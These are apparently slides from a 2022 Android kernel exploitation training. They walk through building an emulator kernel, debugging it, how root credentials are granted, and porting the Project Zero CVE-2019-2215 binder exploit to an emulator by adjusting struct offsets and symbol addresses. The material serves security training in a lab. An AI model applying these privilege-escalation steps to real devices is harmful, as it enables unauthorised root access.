Android Kernel Exploitation

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Lab Setup

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Lab Setup

- Follow the guide “KernelSetupGuide.pdf” shared on Slack yesterday to download and setup the target Android Image that we'll be exploiting.

- These steps should work with minimal changes on Mac, Linux and Windows.

- The exploit binaries are up in /home/mobile/Desktop/vulnapps/binder_exploit_dns.zip

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Customize and Build Android Kernel

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Building Android Kernel

- Detailed at https://source.android.com/setup/build/building-kernels

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Building Android Kernel

- We setup the tool ***repo*** to manage Git repositories
  - Does the uploads to revision control systems, and automates parts of the development workflow.
  - It is an executable Python script

```
curl https://storage.googleapis.com/git-repo-downloads/repo > ~/bin/repo
chmod a+x ~/bin/repo
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Building Android Kernel

- Specify URL for the manifest
  - `repo init -u https://android.googlesource.com/platform/manifest`

- Specify the branch
  - EG : Target goldfish-4.14-dev for Android 10
    - `repo init -u https://android.googlesource.com/platform/manifest -b q-goldfish-android-goldfish-4.14-dev`

Branch list - https://source.android.com/setup/start/build-numbers#source-code-tags-and-builds

https://t.me/learningnets

Building Android Kernel

- Sync the repository using:
  - `repo sync`


- In our case we want to be as fast as possible:
  - `` repo sync -c --no-tags --no-clone-bundle -j`nproc` ``

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Building Android Kernel

- NEXT :



  - eg: drivers/android/binder.c file to remove patch for a binder exploit.

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Building Android Kernel


- Specify Build Configuration

```
build.config.aarch64
ARCH=arm64
BRANCH=arm64
CLANG_TRIPLE=aarch64-linux-gnu-
CROSS_COMPILE=aarch64-linux-androidkernel-
DEFCONFIG=ranchu_defconfig
EXTRA_CMDS=''
LINUX_GCC_CROSS_COMPILE_PREBUILTS_BIN=prebuilts/gcc/linux-x86/aarch64/aarch64-linux-android-4.9/bin
FILES="
arch/arm64/boot/bzImage
vmlinux
System.map
"
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Building Android Kernel

- Start the build process
  - BUILD_CONFIG=ranchu_defconfig build/build.sh
  - 

https://drive.google.com/drive/folders/1Kw39CYN1GoOfvOPGoAFUVTN2hQUqsJAP?usp=sharing

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Launch the Built Emulator

- `emulator -show-kernel -no-snapshot -wipe-data -avd exploitme1 -kernel bzImage`

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Launch the Built Emulator With GDB Support

- `emulator -show-kernel -no-snapshot -wipe-data -avd exploit1 -kernel android-4.14-dev/out/dist/bzImage -qemu -s -S`

- `gdb android-4.14-dev/out/dist/vmlinux -ex 'target remote :1234'`

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Adding KASAN support

- Modify arch/arm64/configs/ranchu_defconfig file

- Remove this flag CONFIG_KERNEL_LZ4=y and modify below flags:
    - CONFIG_KASAN=y
    - CONFIG_KASAN_INLINE=y
    - CONFIG_KCOV=y
    - CONFIG_SLUB=y
    - CONFIG_SLUB_DEBUG=y

- RECOMPILE

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

TARGET

Type	Name	Play Store	Resolution	API	Target	CPU/ABI
	exploitme1		1080 × 1920: 420dpi	29	Android 10.0 (Google Play)	x86_64

dns — adb shell — adb — adb shell — 80×24

```
➜  ~ adb shell
generic_x86_64:/ $ uname -a
Linux localhost 4.14.150+ #1 SMP PREEMPT Tue Jul 28 15:37:13 EDT 2020 x86_64
generic_x86_64:/ $
generic_x86_64:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/ $
generic_x86_64:/ $ getenforce
Enforcing
generic_x86_64:/ $ su
/system/bin/sh: su: inaccessible or not found
127|generic_x86_64:/ $ ls -ls /data
ls: /data: Permission denied
1|generic_x86_64:/ $ cat /system/build.prop
cat: /system/build.prop: Permission denied
1|generic_x86_64:/ $
```

https://t.me/learningnets

Looking at the Source

- Linux localhost **4.14.150**+ #1 SMP PREEMPT Tue Jul 28 15:37:13 EDT 2020 x86_64

- https://elixir.bootlin.com/linux/v4.14.150/source

© 2022 Prateek Gianchandani & Dinesh Shetty

Basic Kernel Security

- User programs, applications, shell
- No direct Interaction with the underlying hardware
- Takes assistance from Kernel to interact with underlying hardware

Kernel
Can directly interact with the underlying hardware


OS

Memory Driver
Disk
Network Interace
CPU

User Space
Kernel Space
Hardware

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty



https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty


Road to the Almighty

© 2022 Prateek Gianchandani & Dinesh Shetty

Road to the Almighty

- What does “GETTING ROOT” mean?
    - Escalating “privileges” from normal “shell” user to “root”

```
generic_x86_64:/ $ whoami
shell
```



```
generic_x86_64:/ # whoami
root
```


© 2022 Prateek Gianchandani & Dinesh Shetty

r00t Process

- Run code on device as unprivileged user
  - adb
  - apk

- Manipulate kernel data
  - Modify process “privileges”

- Launch the ROOT shell

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Privilege Escalation

- What defines “privilege” of a task in Android?
  - the struct “cred”

- struct “cred”
  - stores the security context of a task
  - Defined in https://elixir.bootlin.com/linux/v4.14.150/source/include/linux/cred.h#L111

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

om/linux/v4.14.150/source/include/linux/cred.h#L111

/ include / linux / cred.h   All sy

```
105   *
106   * task->cred points to the subjective context that defines the details of how
107   * that task is going to act upon another object.  This may be overridden
108   * temporarily to point to another security context, but normally points to the
109   * same context as task->real_cred.
110   */
111  struct cred {
112          atomic_t        usage;
113  #ifdef CONFIG_DEBUG_CREDENTIALS
114          atomic_t        subscribers;    /* number of processes subscribed */
115          void            *put_addr;
116          unsigned        magic;
117  #define CRED_MAGIC      0x43736564
118  #define CRED_MAGIC_DEAD 0x44656144
119  #endif
120          kuid_t          uid;            /* real UID of the task */
121          kgid_t          gid;            /* real GID of the task */
122          kuid_t          suid;           /* saved UID of the task */
123          kgid_t          sgid;           /* saved GID of the task */
124          kuid_t          euid;           /* effective UID of the task */
125          kgid_t          egid;           /* effective GID of the task */
126          kuid_t          fsuid;          /* UID for VFS ops */
127          kgid_t          fsgid;          /* GID for VFS ops */
128          unsigned        securebits;     /* SUID-less security management */
129          kernel_cap_t    cap_inheritable; /* caps our children can inherit */
130          kernel_cap_t    cap_permitted;  /* caps we're permitted */
131          kernel_cap_t    cap_effective;  /* caps we can actually use */
132          kernel_cap_t    cap_bset;       /* capability bounding set */
133          kernel_cap_t    cap_ambient;    /* Ambient capability set */
134  #ifdef CONFIG_KEYS
135          unsigned char   jit_keyring;    /* default keyring to attach requested
136                                           * keys to */
137          struct key __rcu *session_keyring; /* keyring inherited over fork */
138          struct key      *process_keyring; /* keyring private to this process */
139          struct key      *thread_keyring; /* keyring private to this thread */
140          struct key      *request_key_auth; /* assumed request_key authority */
141  #endif
142  #ifdef CONFIG_SECURITY
143          void            *security;      /* subjective LSM security */
```

https://t.me/learningnets

task_struct

- Each task (task_struct) has 2 members:
  - real_cred
  - cred

© 2022 Prateek Gianchandani & Dinesh Shetty

om/linux/v4.14.150/source/include/linux/sched.h#L559

/ include / linux / sched.h

```
558
559  struct task_struct {
560  #ifdef CONFIG_THREAD_INFO_IN_TASK
561          /*
562           * For reasons of header soup (see current_thread_info()), this
563           * must be the first element of task_struct.
564           */
565          struct thread_info              thread_info;
566  #endif
567          /* -1 unrunnable, 0 runnable, >0 stopped: */
568          volatile long                   state;
569
570          /*
571           * This begins the randomizable portion of task_struct. Only
572           * scheduling-critical items should be added above here.
573           */
574          randomized_struct_fields_start
575
576          void                            *stack;
577          atomic_t                        usage;
578          /* Per task flags (PF_*), defined further below: */
579          unsigned int                    flags;
580          unsigned int                    ptrace;
581
582  #ifdef CONFIG_SMP
583          struct llist_node               wake_entry;
584          int                             on_cpu;
585  #ifdef CONFIG_THREAD_INFO_IN_TASK
586          /* Current CPU: */
587          unsigned int                    cpu;
588  #endif
589          unsigned int                    wakee_flips;
590          unsigned long                   wakee_flip_decay_ts;
591          struct task_struct              *last_wakee;
592
593          int                             wake_cpu;
594  #endif
595          int                             on_rq;
596
597          int                             prio;
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

elixir.bootlin.com/linux/v4.14.150/source/include/linux/sched.h#L791


/ include / linux / sched.h

All

```
776
777  #ifdef CONFIG_POSIX_TIMERS
778          struct task_cputime            cputime_expires;
779          struct list_head               cpu_timers[3];
780  #endif
781
782          /* Process credentials: */
783
784          /* Tracer's credentials at attach: */
785          const struct cred __rcu        *ptracer_cred;
786
787          /* Objective and real subjective task credentials (COW): */
788          const struct cred __rcu        *real_cred;
789
790          /* Effective (overridable) subjective task credentials (COW): */
791          const struct cred __rcu        *cred;
792
793          /*
794           * executable name, excluding path.
795           *
796           * - normally initialized setup_new_exec()
797           * - access it with [gs]et_task_comm()
798           * - lock it with task_lock()
799           */
800          char                           comm[TASK_COMM_LEN];
801
802          struct nameidata               *nameidata;
803
```

https://t.me/learningnets

Privilege Escalation



https://www.researchgate.net/publication/329408891_A_Measurement_Study_on_Linux_Container_Security_Attacks_and_Countermeasures

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

```
*/
int commit_creds(struct cred *new)
{
```

- Function commit_creds() needs a valid struct cred as an argument.
  - Welcome -> prepare_kernel_cred():
    - Prepare a set of credentials for a kernel service
    - This can then be used to override a task's own credentials so that work can be done on behalf of that task that requires a different subjective context.
    - https://elixir.bootlin.com/linux/v4.14.150/source/kernel/cred.c#L620

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

elixir.bootlin.com/linux/v4.14.150/source/kernel/cred.c#L620

/ kernel / cred.c

All symbols

```
601
602  /**
603   * prepare_kernel_cred - Prepare a set of credentials for a kernel service
604   * @daemon: A userspace daemon to be used as a reference
605   *
606   * Prepare a set of credentials for a kernel service.  This can then be used to
607   * override a task's own credentials so that work can be done on behalf of that
608   * task that requires a different subjective context.
609   *
610   * @daemon is used to provide a base for the security record, but can be NULL.
611   * If @daemon is supplied, then the security data will be derived from that;
612   * otherwise they'll be set to 0 and no groups, full capabilities and no keys.
613   *
614   * The caller may change these controls afterwards if desired.
615   *
616   * Returns the new credentials or NULL if out of memory.
617   *
618   * Does not take, and does not return holding current->cred_replace_mutex.
619   */
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

elixir.bootlin.com/linux/v4.14.150/source/kernel/cred.c#L620

/ kernel / cred.c

```
618   * Does not take, and does not return holding current->cred_repla
619   */
620  struct cred *prepare_kernel_cred(struct task_struct *daemon)
621  {
622          const struct cred *old;
623          struct cred *new;
624  
625          new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
626          if (!new)
627                  return NULL;
628  
629          kdebug("prepare_kernel_cred() alloc %p", new);
630  
631          if (daemon)
632                  old = get_task_cred(daemon);
633          else
634                  old = get_cred(&init_cred);
635  
636          validate_creds(old);
637  
638          *new = *old;
639          new->non_rcu = 0;
640          atomic_set(&new->usage, 1);
641          set_cred_subscribers(new, 0);
642          get_uid(new->user);
643          get_user_ns(new->user_ns);
644          get_group_info(new->group_info);
645  
646  #ifdef CONFIG_KEYS
647          new->session_keyring = NULL;
648          new->process_keyring = NULL;
649          new->thread_keyring = NULL;
650          new->request_key_auth = NULL;
651          new->jit_keyring = KEY_REQKEY_DEFL_THREAD_KEYRING;
652  #endif
653  
654  #ifdef CONFIG_SECURITY
655          new->security = NULL;
656  #endif
657          if (security_prepare_creds(new, old, GFP_KERNEL) < 0)
658                  goto error;
659  
660          put_cred(old);
661          validate_creds(new);
662          return new;
663  
664  error:
665          put_cred(new);
666          put_cred(old);
667          return NULL;
668  }
```

allocates a new struct cred and fills it from the current's one

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

What happens when argument to prepare_kernel_cred() is NULL?

It will copy the init process's cred - which runs as ROOT!

elixir.bootlin.com/linux/v4.14.150/source/kernel/cred.c#L620

/ kernel / cred.c

```
618  * Does not take, and does not return holding current->cred_repla
619  */
620 struct cred *prepare_kernel_cred(struct task_struct *daemon)
621 {
622         const struct cred *old;
623         struct cred *new;
624 
625         new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
626         if (!new)
627                 return NULL;
628 
629         kdebug("prepare_kernel_cred() alloc %p", new);
630 
631         if (daemon)
632                 old = get_task_cred(daemon);
633         else
634                 old = get_cred(&init_cred);
635 
636         validate_creds(old);
637 
638         *new = *old;
639         new->non_rcu = 0;
640         atomic_set(&new->usage, 1);
641         set_cred_subscribers(new, 0);
642         get_uid(new->user);
643         get_user_ns(new->user_ns);
644         get_group_info(new->group_info);
645 
646 #ifdef CONFIG_KEYS
647         new->session_keyring = NULL;
648         new->process_keyring = NULL;
649         new->thread_keyring = NULL;
650         new->request_key_auth = NULL;
651         new->jit_keyring = KEY_REQKEY_DEFL_THREAD_KEYRING;
652 #endif
653 
654 #ifdef CONFIG_SECURITY
655         new->security = NULL;
656 #endif
657         if (security_prepare_creds(new, old, GFP_KERNEL) < 0)
658                 goto error;
659 
660         put_cred(old);
661         validate_creds(new);
662         return new;
663 
664 error:
665         put_cred(new);
666         put_cred(old);
667         return NULL;
668 }
669 EXPORT_SYMBOL(prepare_kernel_cred);
670
```

n.com/linux/v4.14.150/source/kernel/cred.c#L44

/ kernel / cred.c

```c
40
41  /*
42   * The initial credentials for the initial task
43   */
44  struct cred init_cred = {
45          .usage                  = ATOMIC_INIT(4),
46  #ifdef CONFIG_DEBUG_CREDENTIALS
47          .subscribers            = ATOMIC_INIT(2),
48          .magic                  = CRED_MAGIC,
49  #endif
50          .uid                    = GLOBAL_ROOT_UID,
51          .gid                    = GLOBAL_ROOT_GID,
52          .suid                   = GLOBAL_ROOT_UID,
53          .sgid                   = GLOBAL_ROOT_GID,
54          .euid                   = GLOBAL_ROOT_UID,
55          .egid                   = GLOBAL_ROOT_GID,
56          .fsuid                  = GLOBAL_ROOT_UID,
57          .fsgid                  = GLOBAL_ROOT_GID,
58          .securebits             = SECUREBITS_DEFAULT,
59          .cap_inheritable        = CAP_EMPTY_SET,
60          .cap_permitted          = CAP_FULL_SET,
61          .cap_effective          = CAP_FULL_SET,
62          .cap_bset               = CAP_FULL_SET,
63          .user                   = INIT_USER,
64          .user_ns                = &init_user_ns,
65          .group_info             = &init_groups,
66  };
67
```

lin.com/linux/v4.14.150/source/include/linux/uidgid.h#L55

/ include / linux / uidgid.h

```c
54
55  #define GLOBAL_ROOT_UID KUIDT_INIT(0)
56  #define GLOBAL_ROOT_GID KGIDT_INIT(0)
57
```

lin.com/linux/v4.14.150/source/include/uapi/linux/securebits.h#L11

/ include / uapi / linux / securebits.h

```c
4
5   /* Each securesetting is implemented using two bits. One bit specifies
6      whether the setting is on or off. The other bit specify whether the
7      setting is locked or not. A setting which is locked cannot be
8      changed from user-level. */
9   #define issecure_mask(X)        (1 << (X))
10
11  #define SECUREBITS_DEFAULT 0x00000000
12
```

```c
# define CAP_EMPTY_SET    ((kernel_cap_t){{ 0, 0 }})
# define CAP_FULL_SET     ((kernel_cap_t){{ ~0, CAP_LAST_U32_VALID_MASK }})
# define CAP_FS_SET       ((kernel_cap_t){{ CAP_FS_MASK_B0 \
                              | CAP_TO_MASK(CAP_LINUX_IMMUTABLE), \
                          CAP_FS_MASK_B1 } })
```

https://t.me/learningnets

Effective Process for ROOT

- commit_cred(prepare_kernel_cred(NULL));
    - give root privileges to the current process

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

PL:AY O'CLOCK

https://t.me/learningnets

2022 Prateek Gianchandani & Dinesh Shetty

ASSUMPTION

- You have a kernel bug that you can use to escalate privileges from normal user to privileged user.
- EG: CVE-2019-2215
    - A use-after-free (UAF) in binder.c allows an elevation of privilege from an application to the Linux Kernel.

- In CVE-2019-2215, the UAF bug is triggered twice:
    - First time - to leaks the address of the task_struct
        - task_struct contains the process's address limit (addr_limit).
    - Second time - to overwrite the value of addr_limit to 0xfffffffffffffffe.
        - Increasing the addr_limit to 0xfffffffffffffffe will make kernel memory accessible to our unprivileged process.

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

CVE-2019-2215 EXPLAINED!

- https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=414885
  - Gives stable kernel R/W
  - Works on Pixel 2
    - We’ll be trying to exploit our Emulator
      - Major changes will be updating the offsets

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Privilege Escalation

- POC : https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=414885
  - Gives stable kernel R/W
  - Works on Pixel 2
    - We'll be trying to exploit our Emulator
      - Major changes will be updating the offsets

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Privilege Escalation

```
struct task_struct {
    uint8_t filler[1256];      /*     0      0x4e8 */
    pid_t pid;                 /* 0x4e8    0x4 */
    uint8_t filler2[412];      /* 0x4ec    0x19c */
    uint64_t cred;             /* 0x688    0x8 */
    uint8_t filler3[48];       /* 0x690    0x30 */
    uint64_t nsproxy;          /* 0x6c0    0x8 */
    uint8_t filler4[1944];     /* 0x6c8    0x798 */
} __attribute__((packed));    /* size:     0xe60 */
```

In exploit - Line 204:
OFFSET__task_struct__cred:
originally was 0x790,

but based off debug logs
added while building the kernel.

We modified it to 0x688.

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Privilege Escalation

- In exploit - Line 135:
  - current_ptr + 0x8, /* next iov_base (addr_limit) */

changed to:

- current_ptr + ***0xA18***, /* next iov_base (addr_limit) */
  - based off debug logs added while building the kernel.

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Based off /dist/System.map from the built emulator

- #define SYMBOL__init_user_ns 0x12324F8
- #define SYMBOL__init_task 0x1215480
- #define SYMBOL__init_uts_ns 0x12324F8

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Running the Exploit - part1.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
    - We updated the offsets to port the exploit for our emulator
- Compile the exploit using:
    - NDK_ROOT=~/Android/Sdk/ndk/<android-version> make build-part1

